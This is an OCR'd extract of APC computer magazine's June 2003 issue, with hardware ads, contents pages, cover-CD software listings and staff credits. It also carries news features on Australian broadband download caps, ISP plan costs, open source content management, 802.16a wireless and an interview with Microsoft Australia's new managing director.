- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 7-Port 10/100Mbps Switch
- Auto-Negotiation of MDI-II/MDI-X Cross Over for Easy Expansion
- Signal Parallel Port Print Server
- Support NAT for single IP address & Firewall Protection
- Supports DHCP, VPN, PPP, PAP/CHAP Security
- Admin via Windows based program, Telnet or Web Browser
- Built-in Telstra BigPond client



Ethernet ADSL Modem

- Connect single or multiple PC's on an Ethernet LAN to an ADSL service
- 10BaseT Interface (RJ45), ADSL Interface (RJ11)
- Support G.dmt and G.lite
- PPPoE (RFC 2516) & PPPoA (RFC 2364)
- Ethernet Bridge Mode (RFC 1483)
- Built-in PPPoE Client
- Configuration & Management via Web Browser
- Telstra Approved



Network Secure Firewall with Point-to-Point VPN

- True Firewall suitable for Home or Small Office LAN
- 2 x 10/100Mbps Fast Ethernet Ports for: External LAN Connection (i.e. ADSL or Cable Modem), Internal Connection
- Internal DMZ (Demilitarised Zone)
- LAN to LAN VPN-Stateful Packet Inspection - NAT/DHCP

Check out our full range of Networking Solutions

Visit website: www.dlink.com.au
E-mail us at: sales@dlink.com.au
Call us on: 1300 766 868

D-Link®
Building Networks for People

LEADERS IN WIRELESS AND BROADBAND COMMUNICATIONS

Broadband express

Ditch that dusty old dialup connection and get into the fast lane! APC details a massive 264 broadband plans from 98 ISPs, and reveals the seven secrets to landing a killer deal.

86

APC Lab tests

We test 14 compact barebones systems (page 64); six internal DVD burners (page 72); five DVD authoring suites (page 76) and seven multifunction devices (see below).

64

Multifunction devices

Seven of the latest task-tackling multifunction devices from Canon, Epson, Lexmark, Brother and Hewlett-Packard.

82



Choking on spam

The IT Minister championed the fight against unwanted email, but he succeeded only in undermining his Government's credibility. Legislation may be the politically palatable solution, but industry wants results.

20



On Test 39

Reviews



XP 3000+ vs P4 800MHz FSB

The battle for desktop supremacy is hotting up again. We test the latest desktop chips, and their companion chipsets, from AMD and Intel.

Red Hat Linux 9

Mandrake Linux 9.1

Belkin and SMS 54KBit/s wireless

Paint Shop Pro 8

Apple PowerBook G4 i7in

Adobe Acrobat 6

Dell Latitude D800

Corel WordPerfect 11

Palm Tungsten C

GateLock X200

Brother HL-7050N

Labs Challenges



Barebones PCs

A mini PC doesn't have to mean mini performance. Paul Robinson and Matt Overington test 14 of the latest barebones computers for both AMD and Intel CPUs.

DVD burning


Six internal DVD burners from Plextor, HP, Lacie, LG, Panasonic and Pioneer.

DVD authoring

DVD authoring has never been so easy. We review five suites from Pinnacle, Roxio, Ulead, Sonic Foundry and Adaptec.

Need to Know 15

- Telstra and Optus blame the high cost of international bandwidth for broadband download caps. APC reveals the truth, and shows where your dollars really go.
- ▲ AMD finally releases Opteron, the long-awaited x86-compatible 64-bit CPU.
- Plus: The real reason why IT jobs are being outsourced to India; Microsoft's PR machine zooms into overdrive while Linux fights the slacker myth; and APC readers have their say about Debian, Telstra, Dell and product activation.



Workshop 107

Up and running with Kubuntu 3

Start cutting code with this Linux programming suite.

Fine tuning your Linux distro

How to go the last mile after installing Linux.

Insight for your Web site

Create a professional navigation scheme with SiteXpert 4.1.

Access all areas

How to set up, and lock down, a wireless access point.

Outside control

Using Windows XP to troubleshoot another PC online.

The buried treasure in 9x

Unearthing the hidden power tools of Windows 9x.

Home entertaining

Beefing up your PC-based home entertainment system.

Securing Apache servers

Learn the three golden rules of Apache security.

String of Perils

There's more to Perl than text handling algorithms.

Enter the third dimension

Build stunning 3D scenes using Caligari trueSpace3.2.

Cool hacks for your handheld

The art of Registry hacking your Pocket PC.

Database-driven Web sites made easy

Quickly build a database-driven Web site using AWDIB.

Secrets to being a Google king

How to boost your site's prominence on Google.

Techlife 148



Games

Asheron's Call 2: Fallen Kings; Rainbow Six 3: Raven Shield; Praetorians.

Books

Network Security: A Practical Guide; Animating With Flash MX: Professional Creative Animation Techniques; Windows XP Home Edition: The Complete Reference.

Subscribe today and receive a FREE PC SCREWDIVER

Due to popular demand these fantastic screwdrivers are back!



hurry, while stocks last! SEE PAGE 96 FOR DETAILS

APC's privacy statement appears on page 152.



When you see this CD icon in APC, it means there's bonus software on the cover CD set.

trueSpace3.2 full version

Valued at \$970

Create incredible 3D art and animations for games or the Web with this high-end 3D graphics tool. Designers will love the realistic textures and real-world physics.



Web Link Validator 2.1 full version

Rid your Web site of broken links and stop visitors from getting those frustrating "page cannot be found" error messages. Web Link Validator keeps your site clean and your links fresh by automatically checking the entire site for broken links.

Valued at \$315

Borland Kylix 3: full version

Ideal for those new to Linux programming, Kylix 3 lets you develop Windows and Linux applications in Borland's C/C++ and Delphi-based programming environment. To help get you started, check out this month's Kylix Workshop (page 108).

ASP.NET Web Matrix Project

Get Microsoft's new WYSIWYG application development tool for ASP.NET that includes a drag-and-drop page designer. Also included: the .NET Framework; the Microsoft Data Engine; and the .NET Framework Software Development and Starter Kits.

Windows Server 2003 Resource Kit Tools

Administrators, developers and power users: don't install Windows Server 2003 without this free set of tools from Microsoft. There's over 125 utilities for working with the Registry, tuning security and scalability, plus more.

CD1 INDEX

FULL VERSIONS

- ASP WEB DATABASE INTERFACE BUILDER 4.11 full working version
- special offer • ASP Web Database Interface Builder 5.01c trial version
- O&K PRINT WATCH 2.35 SE full working version • O&K Print Watch 2.36 trial version
- XTREEME SITEXPERT 4.1 full working version • special offer • Xtreme SiteXpert 6.1 trial version
- TRUESPACE3.2 full working version • trueSpace6.5 trial version
- upgrade offer
- WEB LINK VALIDATOR 2.1 full working version • special offer
- Web Link Validator 3.2 trial version

FEATURES

- BROADBAND POWER TOOLS BBUsage 2.9 • BPALogin 2.0.1 • BPALogin for Linux (Debian) 2.0.4 • BPALogin for Linux (Red Hat) 2.0 • BPALogin for Linux 2.0 • BPALogin Mac 1.0 • BPAUsage 1.7.0 • Download Accelerator Plus 5.3 • DUMeter 3.0.3 • FlashGet 1.40 • GetRight 5.0 • iGetter PPC 1.9 • iGetter X 1.9 • iUsage 0.1.1 • Internode Monthly Usage Meter (Windows) 2.15 • Kerio Personal Firewall 2.1.4 • Launch1 2.1 • Launch1 Usage Meter 2.1 • oStat 0.31 • RASPPPoE 0.98 •

- Roaring Penguin PPPoE • TCP/IQ Client 3.0b1027 • Tweakmaster 1.71 • WinRoute Lite 4.2.5 • ZoneAlarm Pro 3.7

WORKSHOP

- HOME ENTERTAINMENT PowerVCR II • uICE
- WIRELESS Airtaf 1.0 • Fake AP 0.3.1 • Kismet 2.B.1 • Netstumbler 0.3.30 • ZoneAlarm Pro 3.7
- BORLAND KYLIX 3.0 Update for Kylix 3.0 • Workshop files
- PERL ActivePerl 5.8.0 r806 • Code.zip • GD.pm 2.06 • libgd 2.0.12 • libjpeg 6b-1 • libpng 1.2.4 • Open Perl IDE • zlib 1.1.4
- POCKET PC PHM Registry Editor 0.70 • Pocket Backup Plus 2.01 • RegKing • Tweaks 2K2 0.2

NEED TO LOAD

- LINUX Boot Everywhere Linux • Freevix • FTPCube 0.4.3 • Rox Archive • Rox Lib Library for Rox Archive
- MAC OS BetterSound 1.0.2 • Doggiebox 1.0.2 • Fluid 2.0.3 • IOpenner 0.3b • JEdit 1.1 • MenuMeters 0.7 • MP3 Sushi 1.4.1 • QuickClick 1.0 • Still Life 2.0.5 • StreamRipper X 1.05
- WINDOWS 2x Explorer 7.0 • Fresh UI 5.6 • Getleft 1.1 • Girafa 2.10.11

ASP Web Database Interface Builder 4.11 full version

Update your Web database the easy way with ASP Web Database Interface Builder 4.11. The intuitive interface it builds simplifies the task of adding, searching and editing records.

Valued at
\$240

O&K Print Watch 2.35 SE: full version

Install this simple-to-use print management solution and you'll never look back. It allows centralised monitoring and auditing of all print activity, produces HTML reports and has a precision page counter.

Valued at
\$110

Xtreeme SiteXpert 4.1 full version

Generate a site map for your Web page using one of seven different templates. These are fully customisable and can be adapted to suit your site. SiteXpert 4.1 is a great tool if you manage multiple Web sites.

Valued at
\$105

Broadband power tools

Make the most of your broadband connection with our expert software selection. Test and then boost your line speed, enjoy faster downloads, keep an eye on your account usage, get a stable login every session, and secure your PC from online hackers.

DVD authoring software

Go for a spin with these trial versions of Sonic Foundry's Vegas+DVD and Ulead's DVD Workshop, and you'll discover how easy it is to create professional-quality DVDs — complete with great menu screens — from your own video footage.

Need help?

> While we've taken all care in selecting the software and testing the discs, APC cannot accept responsibility or liability.
> APC does not provide support for programs included on the discs.
> For technical problems
Email: cd@apcmag.com
Web: www.apcmag.com/cd
Phone: (02) 9288 9111

CD2 INDEX

- IPSwitcher Basic 1.3.7 • LimeWire 2.9.8 • Popcorn 1.20 • The Bat 1.62
- Tifny 4.0 • Xitami Web Server (32-bit) 2.5b4

TOOLKIT

- LINUX Adobe Acrobat Reader 5.0.6 • Firestarter 0.9.1 • gFTP 2.0.14
- GIMP 1.2.3 • RAR for Linux 3.11 • RealPlayer 8.0 • SAMP 3.1.5d • XMMS 1.2.7 • Xmovie 1.9.8
- MAC OS A4 Paper Sizes 10.2 • Adobe Acrobat Reader 5.1
- Bibliographer X 1.1.2 • Fire 0.32.d • InfoEdit 2.0 • iSwipe 1.3b2
- MT-Newswatcher 3.2 • TinkerTool 2.32
- WINDOWS Ad-aware Standard 6.0 • Adobe Acrobat Reader 5.1
- DirectX 9.0 runtime • DivX Video 5.0.5 • ICQ Pro 2003a Beta Build #3800 • IE Title Modifier 1.0 • Windows Media Player 9 • PowerPoint Viewer 97 • RealOne Free Player 2.0 • Spybot — Search & Destroy 1.2
- Winamp3 Full • WinZip 8.1 SR1 • WS_FTP LE 5.08 • ZoneAlarm 3.7.143

BROWSERS

- Microsoft Internet Explorer 5.1.6 for Mac OS • Microsoft Internet Explorer 5.2.2 for Mac OS X • Microsoft Internet Explorer 6.0 SP1
- Mozilla 1.3 • Opera 7.10 bundled with JRE

FEATURES

- ASP.NET Microsoft ASP.NET Web Matrix • Microsoft .NET Framework
- Microsoft Data Engine (MSDE) • .NET Framework Software Development Kit • Starter Kits
- WINDOWS SERVER 2003 Resource Kit Tools

ON TEST

- REVIEWS WordPerfect Office 11
- DVD AUTHORING Sonic Foundry DVD Architect • Sonic Foundry Vegas 4.0 • Ulead DVD Workshop

REQUESTS

- Nero Burning ROM 5.5 • OE-QuoteFix 1.19.1 • Outlook-QuoteFix 0.80

TECHLIFE

- PC GAMES Return To Castle Wolfenstein: Enemy Territory
- Scorch 3D

EDITORIAL

Editor
Deputy Editor
Technical Editor
Journalists

David Flynn dfflynn@apcmag.com
Garth Montgomery gmontgomery@apcmag.com
Matt Overington moverington@apcmag.com
Justin Kranz jkrantz@apcmag.com
David Lin dlin@apcmag.com
William Maher wmaher@apcmag.com
Paul Robinson pdrobinson@apcmag.com
Jarrod Spiga jspiga@apcmag.com
Joe Cassels joe@cassels.org.au
Dennis Gallagher dennis@mm.wow.oz.au
Ashley Harris ashley_harris@hotmail.com
Trevor Morris tmorris@bundy.net
Ash Nallawalla ash@metapc.org.au
Steven Noble snoble@metamedia.com.au
Jenneth Orantia jenneth@jenneth.info
Dan Warne dan@whirlpool.net.au
David Williams op_dmw@bigpond.com
Serdar Yegulalp serdar@thefline.com
Cathy Parkee cparkee@apcmag.com

Contributors

Editorial Coordinator

Senior Graphic Designer
Graphic Designer
Photography

DESIGN

Patrick Kirsch
Craig Carroll
Patrick Kirsch, Getty Images, AAP

Senior Sub-Editor
Sub-Editors

Aidan Ormond
Peita Duggan, Kieran Oakley, Karen Hunt

MULTIMEDIA

CD Manager
CD Coordinator
Web and Database Manager
Web Coordinator

Nola Camden ncamden@apcmag.com
Lachlan Grant lgrant@apcmag.com
Dan Lowden dlowden@apcmag.com
Laura Kane lkane@apcmag.com

ADVERTISING

National Advertising Manager
Sales Manager
Advertising Sales VIC
Advertising Sales NSW
Advertising Production
Advertising Enquiries

Simon Smith ssmith@apcmag.com
Cameron Curtis ccurtis@apcmag.com
Sumit Roy
Jodie Etchells, Jules Flakelak, Laura Wood
Susan Harrison
(02) 9288 8868

MARKETING

Marketing Brand Manager
Assistant Brand Manager

Mark Harrison mharrison@apcmag.com
Helen Duncan hducon@apcmag.com

ACP

CEO
Group Publisher
Director, Sales Integration
Advertising Director of Business Publications
Advertising Sales Director

John Alexander
Jill Baker
Peter Stewart
Andrew Cook
Peter Zavecz

CONTACTING US

Email apc@apcmag.com
Web www.apcmag.com
Phone (02) 9288 9111
Fax (02) 9267 4909
Postal PO Box 4088, Sydney NSW 1028
Street Level 9, 175-183 Castlereagh Street, Sydney

REPRINTS AND COPYRIGHT
SUBSCRIPTIONS AND BACK ISSUES

Contact Helen Duncan Phone (02) 9288 9105
Phone 13 61 16
Email magshop@apcmag.com or visit magshop.apcmag.com.au
One year's subscription is just \$79!
For full details see our subscription ad on page 96.
Distributed by Network Services

ISSUE 294 JUNE 2003



If you're still connecting to the Internet using a dialup modem, now is the time for broadband. Why? Well, most of the traditional excuses are tumbling. Not sure if your suburb gets broadband? ADSL services are now available to an estimated 75% of Australian homes.

Worried about the cost? Broadband is more affordable than ever before. This month's broadband feature includes an exhaustive list of 264 plans offered by 98 ISPs, where you'll find some excellent deals starting at \$45 per month with a 2GB download limit, a ripper 12GB plan for \$79 per month, plus for \$99 scores of "unlimited download" schemes.

Concerned over choosing the right ISP and finding the best deal? Get savvy with this month's cover story, and visit Web sites like Whirlpool (<http://whirlpool.net.au>) to hear what users are saying about their ISP (the good, and the bad) before you make your move.


There have been only eight editors of APC in the magazine's 23 years, but our alumnae was sadly diminished last month when Helen Duncan passed away.

At the helm of APC from 1998-1999 — and the magazine's features editor for several years before that — Helen oversaw some of the brightest days of the IT boom. Her post-APC accomplishments include technology editor at *The Bulletin* and *The Australian Woman's Weekly*, a diversity that speaks volumes for the breadth of Helen's ability and the scope of her talent.

In the league of Australian IT journalists, vendors and PR companies, Helen's name was always spoken with a smile. She was blessed with an indomitable spirit, a razor-sharp mind and a gentle smile which, in a flash, could become a puckish grin and a raucous laugh. Helen was an inspiration in the most deeply spiritual way. And it's sadly ironic that she died of heart failure because everyone knew her heart was the very strongest part of her.

David Flynn

APC is published by ACP Tech, a division of ACP Publishing Pty Ltd (ACN 053 273 546)
Printed by Hannanprint Pty Ltd. Material contained within APC is protected under the Commonwealth Copyright Act 1968. No material may be reproduced in part or in whole without the written consent of the copyright holders. Distributed by Network Distribution Company, 54 Park Street, Sydney NSW 1028. Phone: (02) 9282 6777



Australia's best value & service

Ilisys Dedicated Servers

- Cisco network hardware
- Dell and Sun servers
- Bandwidth redundancy
- Managed power
- Secure data-centre
- Environmentally controlled rack space

If your enterprise is on the web for the long haul, an Ilisys Dedicated Server is the ultimate hosting solution - letting you take advantage of our fast networks, high national and international bandwidth and world-class technical support. With our team managing your hardware and connectivity you can focus on your core business.

An Ilisys dedicated solution will help you enhance your productivity as well reduce your monthly overhead.

Cobalt RaQs

| model | processor | RAM | hard drive | quarterly | annual |
|--------|-----------|-------|------------|-----------|---------|
| RaQ550 | 1gHz | 256MB | 40GB | \$1,649 | \$5,490 |
| RaQ550 | 1gHz | 512MB | 2x80GB | \$2,249 | \$7,490 |

Dell PowerEdge 1650 with Redhat Linux

| model | RAM | hard drive | quarterly | annual |
|--------------------|-------|------------|-----------|----------|
| PIII 1.13 gHz | 256MB | 18GB | \$2,500 | \$8,600 |
| Dual PIII 1.13 gHz | 512MB | 2x18GB | \$3,300 | \$11,300 |

Dell PowerEdge 1650 with Windows 2000

| model | RAM | hard drive | quarterly | annual |
|--------------------|-------|------------|-----------|----------|
| PIII 1.13 gHz | 256MB | 18GB | \$3,000 | \$10,200 |
| Dual PIII 1.13 gHz | 512MB | 2x18GB | \$4,000 | \$13,600 |

New!



WEB ANALYTICS SOFTWARE

Available for \$99 or
FREE with Soho or higher
packages.

Visit our website for
more details on **Urchin**

iShop v.2 web shopping solution

iShop is the Ilisys shopping cart
solution, free with all Soho,
Standard, Heart and Enterprise
packages.

- secure transactions
- customisable user interface
- flexible product categories
- advanced maintenance features

Cost Price Domains

Global domains (.com .net .org)

\$34 / 2 years

Australian domains (.com.au .net.au)

\$85 / 2 years

Visit our website for more information

www.ilisys.com.au

Freephone: 1800 999 618

Introducing the high quality printer that also copies



From the pioneers of state-of-the-art colour printing, comes a range of Multi Functional Printers that bundle together a high quality printer, colour copier and scanner into one easy-to-use unit. The compact EPSON CX3100 and CX5100 deliver not only unbelievable photo quality and reliability, but also versatile copying and scanning functions that make them ideal for home or home office use. Plus, the user-friendly LCD panel provides full control of these functions at the touch of a button. And depending on your needs, the top of the range Multi Functional Printer also includes the revolutionary EPSON DURABrite™ Ink which means your prints will stay brighter for longer.

For more information on the exciting new Multi Functional Printers, visit www.epson.com.au or call 1800 652 726. **EPSON**® www.epson.com.au

need to know

News, views and analysis from the IT world

The download cap is a fit-up

The high cost of international bandwidth is to blame for download caps, we're told. **Dan Warne** reveals the truth.

The price of carrier-grade international bandwidth has tumbled from \$6,000 Mbit/s at the time ADSL was introduced to less than \$1,500 Mbit/s, a quarter of the previous figure, according to industry sources. Yet in that time, there has been no improvement in Telstra's broadband plans, while Optus has substantially reduced its service.

When the infamous "3GB cap" was first imposed on Telstra's broadband customers in 2001, the telco's retail chief, Ted Pretty, claimed that international data costs accounted for half the cost of the broadband service.

Optus — which introduced unlimited broadband to the marketplace — ran opportunistic advertising after Telstra capped its broadband limit, claiming that: "at Optus@Home we don't believe that a hard limit on downloads ... which doesn't necessarily reflect broadband customer usage, represents good value for our cable customers." Yet just one year later Optus joined Telstra in capping its plans.

What happened? Certainly the cost of international data didn't suddenly jump in that time. "I can't find a rational or market explanation for why it [download capping] is necessary," said the Shadow Minister for IT, Senator Kate Lundy.

"I wonder if the large carriers simply did it because they could, and the smaller ISPs followed because they were on such a tight margin due to high wholesale rates for ADSL connections."

Although the availability of unlimited Internet services is improving with Comindico's entry to the wholesale DSL market, major carriers are heading aggressively towards a packaged local content model — a move which industry observers say is dangerous.

A late entrant to this new breed of content-centric ISPs is AOL7, which tempts potential customers with content syndicated from free-to-air television in the hope that customers don't notice the poor value of the product. Given that AOL7 is targeting an

audience uninterested in bits and bytes, one has to admit it's a clever (albeit slightly devious) business strategy.

Robert Hutchinson, interface manager at ABC Online, told APC that consumers must be able to choose what they look at on their Internet connection, or online media industries will fail.

Hutchinson says download caps stop consumers freely enjoying broader Internet content, and are designed to hedge them into watching an ISP's selected content.

Senator Lundy agreed, saying, "I think it's symptomatic of having a very dominant, monopolistic carrier that has media aspirations."

Some consumer groups even claim that capping on broadband services has cost jobs in local industries that rely on bandwidth.

For example, the film post-production industry in Sydney has lobbied for better broadband rates from carriers. "The film post-production industry in Australia is poised for growth," said Judy Tucker of Fibre, the film industry's bandwidth lobby group. "We can work while our clients in LA sleep — a major competitive advantage."

"But we have trouble competing with the post-production studios over the road in LA when we can't effectively move files around the world at a reasonable cost. Bandwidth costs are by far the highest expense post-production studios have today," she said. "I have never come across an industry like retail broadband where, if you use more, the price actually increases."

Gaming giant Vivendi Universal takes a pessimistic view of Australia's chances of broadband adoption while download caps prevent players from being able to play games on international servers. "Korea has an 82% broadband penetration. If we ever want to get to that level in Australia, broadband ISPs need to drive penetration much harder," Pascal Brochier, the MD of Vivendi Games, told journalists last year. "Multiplay is the



fastest-growing segment of the interactive entertainment market."

Even Microsoft has thrown up its hands over the parlous state of broadband in Australia, saying its Xbox Live! users will simply have to

Continued on page 17

also in need to know:

20

Choking on spam

How Senator Alston undermined the Government's credibility.

24

Code chaos

The trials and tribulations of open source software projects.

26

Opinion

William Maher argues Microsoft has lost its cutting edge.

28

Dispatch

Australian IT might as well shut up shop, writes Garth Montgomery.

30

Watchdog

Dealing with faulty equipment and delivery delays.

32

Shipping News

First looks at the latest products.

34

Epinions



Open source comes of age

The time is now for open source content management.

When the Open Source Content Management Conference (OSCM) kicks off at Harvard University on May 28, it will herald the movement's coming of age. With a who's who of open source in attendance — everyone from mozilla.org to Red Hat Software — the message is clear. Industry, organisations and academia are making a concerted effort to reap cash from online content provision tools.

Make no mistake, money is there to be made. When the Department for Communications, Information Technology and the Arts (DCITA) got into hot water over its \$4 million Web site bill, a large part of the blame was levelled at the choice of Vignette for the content management system. Critics argued that the system, usually used for complicated apps like online banking — was

overkill for the site. The Vignette software bill of more than \$800,000 made a juicy target.

Taxpayer-funded lessons in the reality of the content management software business aside, open source content management solutions are a compelling alternative for enterprise clients and developers. Ongoing servicing forms an integral part of any content management financial model, and it's the promise of ongoing cashflow that lures pragmatic developers wary of less financially robust open source projects.

The undertakings of most open source CMS providers are no mere extension of a Weblog back end. The open source variants attempt to offer the same kind of feature set as their closed source counterparts. A quick look at the offerings on OSCM's content management framework/systems overview (www.oscm.org/matrix/index.html) reveals an array of projects with designs that range from elegantly simple to byzantine. Staging and test environments, commercial application support, multiple platform output and support

for every database on the market typify this maturing breed. And despite their varying features and complexity, these solutions are ready for deployment now. And the same arguments that have long been held up in the "open versus closed source" debate (access to source code, rapid fix turnaround time, and lower costs) apply here as well.

While our Government tries to come to grips with open source, the content management message may take some time to get through. While DCITA was finalising its site redevelopment, the National Office of the Information Economy (www.noie.gov.au) convened a seminar, "Open Source Software and the Role of Linux in the Public Sector". Its subsequent press release stated that IT Minister Richard Alston told attendees: "the Government will continue to encourage and assist agencies to seriously consider all alternatives in their purchasing of information technology solutions."

Justin Kranz

Where your broadband plan fee goes

Critics say broadband costs too much in Australia. APC persuaded an industry insider to reveal confidential details of a typical \$95 unlimited plan.

TELSTRA ADSL CONNECTION CHARGE: \$46.22

Telstra is the only wholesale ADSL connection provider for residential customers. For an average 512Kbit/s connection, your ISP pays Telstra about \$46.22. Large ISPs get discounts of between 10% and 20%, depending on their size.



Telstra charges more for regional connections, but many ISPs absorb these costs. This figure assumes a mix of 85% metro, 10% regional and 5% outer regional customers.

CONNECTION BETWEEN ISP AND TELSTRA: \$4.81

ISPs have permanent connections to Telstra's ADSL network so customers can access the ISP at a good clip. ISPs oversell these links, knowing that not all customers will use their Net connection at once. This is called "contention ratio". Quality ISPs don't oversell their bandwidth more than 30 times, and many have excess usage penalty schemes to discourage customers from using their connection non-stop.



INTERNET DATA: \$22.65

Internet data is sold wholesale by speed of delivery — not megabytes. Provided ISPs lock into large, long-term contracts, Internet data at 1Mbit/s costs about \$1,500 a month. That high price is justified because your ISP will use that full bandwidth



all the time, whereas a home user typically uses the connection only in occasional bursts. This price assumes the ISP has a contention ratio of 30:1 — about 14Kbit/s of data guaranteed for each 512Kbit/s connection. Real performance will be better because not all 30 users will be downloading at once.

OVERHEADS: \$5

ISP overheads include technical maintenance, helpdesk costs, staffing, building facilities, power, hardware, billing systems and capital depreciation of network hardware.




GST: \$8.86

The Government gets 10% of your monthly plan fee in GST.



GROSS PROFIT: \$8

Because of fierce competition, some ISPs are selling plans at wholesale cost in an attempt to grab market share. ISPs gradually increase costs to make a few dollars profit per month.



► **Piece of pie:** how a \$95 unlimited 512Kbit/s plan adds up.

Wireless MAN adds to the confusion

The Wireless Metropolitan Area Network (MAN) is here, but in the face of rising confusion over wireless standards, should you care?

The Biblical story of the Tower of Babel must strike a chord with wireless networking consumers. The cautionary tale relates how man attempted to create a tower that reached up to heaven, so God scattered humanity across the globe and introduced different languages to sow confusion. If that sounds like a familiar scenario, odds on you've attempted a wireless solution. The range of wireless "standards" in the market assures consumers of only one thing — no matter what you buy, it's bound to be incompatible with something.

Take the new flavour of the month, 802.16a. Originally published in April 2002, 802.16 has been gathering momentum as a solution that delivers on a lot of Wi-Fi's promises, and standards body IEEE approved the amended 802.16a format in January. Also known as Wireless MAN, the lower frequency 802.16a range (2-11GHz) offers lower data throughput, making it eminently suitable for less expensive, consumer grade applications. The big drawback for the standard is that it has an operational range of 30 miles (48 kilometres), which means that a 802.16a ISP can theoretically compete as a broadband provider without spending big on infrastructure.

The experts claim that the likes of defunct standard 802.11 and newcomer 802.16a complement each other and don't compete. The IEEE regards 802.11 as an intra-building technology and 802.16 as inter-regional. Telecommunications analyst Paul Budde agrees, but thinks the standards need further clarification. "It's more of a progression rather than anything else. There are at least half a dozen [standards] — you have to be careful.

"The technology isn't mature; there are issues with standardisation, security and interference. Eventually someone will find a technological solution." He regards technological issues as secondary to financial imperatives. "Business modelling is the greatest issue. Nobody's making money from it. There are 802.11b hotspots in Starbucks... No-one wants to spend time in there [computing]. Providers are on the wrong track."

Optus obviously doesn't move in the same circles. The telco recently announced it would spend \$10 million creating 500 new hotspots in business-friendly locations across the nation. Tellingly, Optus Mobile is handling the project, not Optus' Internet division.

Farming out the responsibility for wireless connectivity to the Mobile division may not just be an exercise in funds allocation, either. The MD of Optus Mobile, Allen Lew, regards Wi-Fi as "an evolutionary progress towards 3G". He was reticent on the topic of wireless broadband for the home. Given that Optus is yet to launch an ADSL service to partner its broadband cable business, nobody is holding their breath for a consumer-grade offering in the immediate future.

Budde regards this approach as being indicative of the strategy adopted by dominant telcos Telstra and Optus. He calls wireless broadband a "disruptive technology", saying "802 disrupts fixed offerings. [Large] operators have two choices. They can ignore it (which they've done to a certain extent), or they can try to dominate the market. Not dominate in an aggressive manner, but in a defensive way, making sure no-one else can enter the market." Budde suggests that "if history is any indication, they will attempt to dominate defensively".

Telstra doesn't agree. When asked if the company regarded wireless as a threat to its wired business model, spokesperson Kerrina Lawrence said the opposite was true. "It is in [Telstra's] interest to provide Australia with high-speed solutions. People said the same thing about ADSL, that it would affect ISDN — ISDN is still holding strong... It will take time for wireless to have an impact." Telstra's Head of Broadband, Justin Milne, reinforced the point. "We're trialling a number of technologies. It's an important space for BigPond to be active in."

Telstra's foray into wireless — buying into Wi-Fi company SkyNet Global and offering hotspot access at places like McDonald's — is still tentative. And 802.16 isn't on the horizon. "There are no immediate plans to offer 802.16 services. Our current focus is 1XRTT and 802.11b," Lawrence said. Telstra weighed a standard's commercial maturity, advantages relative to other wireless services, the ease of adoption by consumers, and cost before adopting it, she said.

Meanwhile, Budde believes the market will remain in disarray until a coherent message is sent to consumers. "There are so many standards people get scared. It's one thing for engineers, but the customer is saying 'You guys sort it out before you come to us.'"

Justin Kranz

High Wi-Fi

What can we say about 802.11b? It's great technology, but the distance-to-performance ratio makes it look inferior to other offerings. American-based 5G Wireless Communications claims to have rectified this problem. The company's WWAN (Wireless Wide Area Network) solution claims to extend 802.11b "eight to 10 miles". The kicker? Line of sight is no longer needed to get a consistent signal.

Three transmission hubs — capacity 250 users each — are situated on the same premises, providing redundancy and a 750 user limit per installation. The signal transmission makes use of Direct Sequence Spread Spectrum (DSSS) technology. DSSS splits a signal into segments wrapped in a data sequence known as a "chipping code". The segments are then transmitted individually via a dedicated frequency channel. The higher bit rate chipping code allows for recovery of scrambled data bits and helps prevent signal interference. This method results in a more efficient and reliable transmission.

download cap

 Continued from page 15

play on international gaming servers and work out the best deals they can with their ISPs.

And while overseas broadband users enjoy the benefits of feature-length movies on demand, Australian film distributors won't even consider the option with download caps in place.

Yet, at the time of writing, none of the major carriers had budged on their position of broadband caps with low limits. Telstra did raise its entry-level 300MB plan to 500MB after intense criticism from consumer groups. Telstra was also pressured after staff members at one of the company's subsidiaries went public with the startling news that playing an online game for just three hours a week for a month would send a user over the limit.

But as long as the carrier continues telling consumers that 500MB for \$65 is good value, we may not see the benefits of lower international bandwidth prices for some time. [ETC](http://www.etc.com.au)

Exchange: Steve Vamos

A caring, sharing Microsoft? New Microsoft Australia boss

Steve Vamos has orders to fix Redmond's flagging public image and secure its upgrade-fuelled cashflow.



Microsoft is under siege. After long, lazy days as the unquestioned "safe buy", the software juggernaut has suddenly found alternative and predominantly open source solutions nipping at its heels. The recent dash to Australia by Microsoft CEO Steve Ballmer — after Telstra publicly toyed with Linux — was just one indication of the software giant's increasing vulnerability.

There are also fears within the company of an over-reliance on upgrades. Having attained desktop dominance — and almost reached its goal of nearly every PC running Microsoft software — has the company milked its cash cows dry?

Convincing punters to pay hundreds of dollars to step up to yet another latest version of Windows and Office is becoming more difficult, especially with Linux, OpenOffice.org and StarOffice becoming credible choices.

Interwoven with all this is a seemingly unshakable image. Microsoft the monopolist. Microsoft the bully. Microsoft the player of dirty tricks both on and off the field.

Microsoft Australia's new MD, Steve Vamos, doesn't doubt that he's taken on a tough job. Having previously headed ninemsn (the joint venture between Microsoft Australia and PBL, the parent company of ACP, publishers of this magazine), Vamos is no stranger to Microsoft. He's also spent four years at Apple Australia, and before that more than a decade at IBM Australia. Now he wants to put a softer face to the behemoth.

What does it mean when Microsoft says it wants to change its image?

It's about taking our focus well beyond the product focus we've had. We've succeeded on the back of some great products over the years, but the executive management now believes that the company is at a point where we need to become more customer focused. That's the opportunity I've been given: to broaden our business from being product focused to being more customer focused.

But aren't Australians cynical about this sort of thing?

Definitely. That's probably the biggest challenge — people asking are we really serious about this? It's our behaviour, our relationship and

the way that we project our attitudes, the way we treat people outside our company. It's really important [we're] respectful and sensitive and with customers in mind.

So what changes at Microsoft Australia?

In Australia, we will have executives that are responsible for that product line [based] in Australia. We'll have a strong linkage between the customers in Australia and the team that develops the products [in Redmond] — they'll have a direct line into the product group. That's going to make a big difference in terms of connecting the product development teams with customers.

We have people who understand banking, talking to customers in that industry. Similarly, in the telecommunications and public sector, we will align with those customer segments. For us we think it's critical. It's moving away from saying, "Here is a new Microsoft product. Here are the new features and here is the price", to "Here's a new Microsoft product. Here's how it applies to you, and here's the value and benefits you'll get...".

